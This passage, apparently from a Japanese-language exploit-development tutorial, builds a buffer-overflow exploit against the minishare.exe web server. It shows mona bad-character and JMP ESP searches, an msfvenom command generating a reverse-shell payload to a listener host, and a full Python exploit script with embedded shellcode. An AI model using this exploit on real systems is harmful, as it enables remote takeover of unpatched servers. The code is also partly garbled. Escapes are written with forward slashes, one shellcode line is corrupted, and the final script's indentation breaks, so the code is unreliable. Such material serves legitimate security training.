
* それを転送します:

  <figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c4b21ce29ae026648318c319d279f41c0d040291%2FPasted%20image%2020231221193535.png?alt=media" alt=""><figcaption></figcaption></figure>
* 更新したスクリプト:

  ```python
  #!/usr/bin/python3

  from struct import pack
  import socket
  import sys

  ip_address = "192.168.71.139"
  port = 80

  offset = 1787 

  before_eip = b"A"*offset
  eip = b"B"*4

  badchars = (b"/x01/x02/x03/x04/x05/x06/x07/x08/x09/x0a/x0b/x0c/x0d/x0e/x0f/x10/x11/x12/x13/x14/x15/x16/x17/x18/x19/x1a/x1b/x1c/x1d/x1e/x1f/x20"
  b"/x21/x22/x23/x24/x25/x26/x27/x28/x29/x2a/x2b/x2c/x2d/x2e/x2f/x30/x31/x32/x33/x34/x35/x36/x37/x38/x39/x3a/x3b/x3c/x3d/x3e/x3f/x40"
  b"/x41/x42/x43/x44/x45/x46/x47/x48/x49/x4a/x4b/x4c/x4d/x4e/x4f/x50/x51/x52/x53/x54/x55/x56/x57/x58/x59/x5a/x5b/x5c/x5d/x5e/x5f/x60"
  b"/x61/x62/x63/x64/x65/x66/x67/x68/x69/x6a/x6b/x6c/x6d/x6e/x6f/x70/x71/x72/x73/x74/x75/x76/x77/x78/x79/x7a/x7b/x7c/x7d/x7e/x7f/x80"
  b"/x81/x82/x83/x84/x85/x86/x87/x88/x89/x8a/x8b/x8c/x8d/x8e/x8f/x90/x91/x92/x93/x94/x95/x96/x97/x98/x99/x9a/x9b/x9c/x9d/x9e/x9f/xa0"
  b"/xa1/xa2/xa3/xa4/xa5/xa6/xa7/xa8/xa9/xaa/xab/xac/xad/xae/xaf/xb0/xb1/xb2/xb3/xb4/xb5/xb6/xb7/xb8/xb9/xba/xbb/xbc/xbd/xbe/xbf/xc0"
  b"/xc1/xc2/xc3/xc4/xc5/xc6/xc7/xc8/xc9/xca/xcb/xcc/xcd/xce/xcf/xd0/xd1/xd2/xd3/xd4/xd5/xd6/xd7/xd8/xd9/xda/xdb/xdc/xdd/xde/xdf/xe0"
  b"/xe1/xe2/xe3/xe4/xe5/xe6/xe7/xe8/xe9/xea/xeb/xec/xed/xee/xef/xf0/xf1/xf2/xf3/xf4/xf5/xf6/xf7/xf8/xf9/xfa/xfb/xfc/xfd/xfe/xff")

  payload = before_eip + eip + badchars

  def exploit():
      try:
          s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
          s.settimeout(7)

          s.connect((ip_address, port))
       
          s.send(b"GET " + payload + b" HTTP/1.1/r/n/r/n")
          s.recv(1024)
          s.close() 

      except:
          print("/n[!] サービスがクラッシュしたようです/n")
          sys.exit(1)

  if __name__ == '__main__':
      exploit()
  ```
* ESP システムの内容を "dump" に送り返します:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-350703d125817f3dbce91022f39c561c8285d480%2FPasted%20image%2020231221194132.png?alt=media" alt=""><figcaption></figcaption></figure>


* 比較の結果:

```
!mona compare -a 0x03C238D0 -f C:/Users/jordan/Desktop/Analysis/bytearray.bin
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-04574537a635f4aa2eefa6394f7e5af71a8a187a%2FPasted%20image%2020231221194335.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


* 不要な文字を取り除いてファイルを上書きし、スクリプトから削除します:

```bash
!mona bytearray -cpb '/x00/x0d'
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a62bd687a36179aba3cd3d8002d7e26010762a32%2FPasted%20image%2020231221194544.png?alt=media" alt=""><figcaption></figcaption></figure>


* もう一度比較すると、badchars はもうありません:

  <figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2b4a632d2255ef45cf4eeb15c4b82957b092e130%2FPasted%20image%2020231221195044.png?alt=media" alt=""><figcaption></figcaption></figure>

* 私たちが使用するのは `!mona modules` コマンドでは、「false」を取ります。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e2b6c0c7207d00002de9b75385795944b220f6dc%2FPasted%20image%2020231221225145.png?alt=media" alt=""><figcaption></figcaption></figure>


* 次のコマンドを使用すると、この場合はポインタが存在しないというエラーが表示されます:

```
!mona find -s '/xFF/xE4' -m minishare.exe
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-46b763b1abbcb96d350fab428e323a72537cb68f%2FPasted%20image%2020231221225723.png?alt=media" alt=""><figcaption></figcaption></figure>


* 代替としてこのコマンドを使用して 44 個を見つけ、不要な文字を含まないものを選択します:

```
!mona findwild -s "JMP ESP"
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a2df9d6fb36af0de8fca347f5754a9d5855aa4f5%2FPasted%20image%2020231221225948.png?alt=media" alt=""><figcaption></figcaption></figure>

* 次に、スクリプト内の EIP 変数には接頭辞 "0x" を付け、すべて小文字にします:

<div data-full-width="true"><figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-9f04780eb03b88071a3a68b47f5819dcc07ad824%2FPasted%20image%2020231221230135.png?alt=media" alt=""><figcaption></figcaption></figure></div>


* では、リバースシェルのシェルコードを生成しましょう:

```bash
msfvenom -p windows/shell_reverse_tcp --platform windows -a x86 LHOST=192.168.71.128 LPORT=443 -e x86/shikata_ga_nai EXITFUNC=thread -f c -b '/x00/x0d' 
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-78cacbddf715ad63a4cf7376289ac20de17223f0%2FPasted%20image%2020231221224519.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

* 更新したスクリプト:

```python
#!/usr/bin/python3

from struct import pack
import socket
import sys

ip_address = "192.168.71.139"
port = 80

offset = 1787 

before_eip = b"A"*offset
eip = pack("<L", 0x7616be7f)

shellcode = (b"/xda/xd9/xd9/x74/x24/xf4/x58/x2b/xc9/xbf/xd3/xb2/xb4/xc4"
b"/xb1/x52/x83/xe8/xfc/x31/x78/x13/x03/xab/xa1/x56/x31/xb7"
b"/x2e/x14/xba/x47/xaf/x79/x32/xa2/x9e/xb9/x20/xa7/xb1/x09"
b"/x22/xe5/x3d/xe1/x66/x1d/xb5/x87/xae/x12/x7e/x2d/x89/x1d"
b"/x7f/x1e/xe9/x3c/x03/x5d/x3e/x9e/x3a/xae/x33/xdf/x7b/xd3"
b"/xbe/x8d/xd4/x9f/x6d/x21/x50/xd5/xad/xca/x2a/xfb/xb5/x2f"
b"/xfa/xfa/x94/xfe/x70/xa5/x36/x01/x54/xdd/x7e/x19/xb9/xd8"
b"/xc9/x92/x09/x96/xcb/x72/x40/x57/x67/xbb/x6c/xaa/x79/xfc"
b"/x4b/x55/x0c/xf4/xaf/xe8/x17/xc3/xd2/x36/x9d/xd7/x75/xbc"
b"/x05/x33/x87/x11/xd3/xb0/x8b/xde/x97/x9e/x8f/xe1/x74/x95"
b"/xb4/x6a/x7b/x79/x3d/x28/x58/x5d/x65/xea/xc1/xc4/xc3/x5d"
b"/xfd/x16/xac/x02/x5b/x5d/x41/x56/xd6/x3c/x0e/x9b/xdb/xbe"
b"/xce/xb3/x6c/xcd/xfc/x1c/xc7/x59/x4d/xd4/xc1/x9e/xb2/xcf"
b"/xb6/x30/x4d/xf0/xc6/x19/x8a/xa4/x96/x31/x3b/xc5/x7c/xc1"
b"/xc4/x10/xd2/x91/x6a/xcb/x93/x41/xcb/xbb/x7b/x8b/xc4/xe4"
b"/x9c/xb4/x0e/x8d/x37/x4f/xd9/x72/x6f/x08/x99/x1b/x72/x96"
b"/x98/x60/xfb/x70/xf0/x86/xaaa/xb?"
b"/x2d/xc2/x0f/x4b/xc2/x33/xc1/xbc/xaf/x27/xb6/x4c/xfa/x15"
b"/x11/x52/xd0/x31/xfd/xc1/xbf/xc1/x88/xf9/x17/x96/xdd/xcc"
b"/x61/x72/xf0/x77/xd8/x60/x09/xe1/x23/x20/xd6/xd2/xaa/xa9"
b"/x9b/x6f/x89/xb9/x65/x6f/x95/xed/x39/x26/x43/x5b/xfc/x90"
b"/x25/x35/x56/x4e/xec/xd1/x2f/xbc/x2f/xa7/x2f/xe9/xd9/x47"
b"/x81/x44/x9c/x78/x2e/x01/x28/x01/x52/xb1/xd7/xd8/xd6/xd1"
b"/x35/xc8/x22/x7a/xe0/x99/x8e/xe7/x13/x74/xcc/x11/x90/x7c"
b"/xad/xe5/x88/xf5/xa8/xa2/x0e/xe6/xc0/xbb/xfa/x08/x76/xbb"
b"/x2e")

payload = before_eip + eip + b"/x90"*16 + shellcode

def exploit():
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(7)
        s.connect((ip_address, port))
        s.send(b"GET " + payload + b" HTTP/1.1/r/n/r/n")
        s.recv(1024)
        s.close() 
 
     except:
         print("/n[!] サービスがクラッシュしたようです/n")
         sys.exit(1)
 
 if __name__ == '__main__':
     exploit()
```


* 最後に、rlwrap で待ち受け、アクセスを取得します:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b92d62e89b25dc3be8dd858e0bac79fd65c2bf2f%2FPasted%20image%2020231221230651.png?alt=media" alt=""><figcaption></figcaption></figure>


---

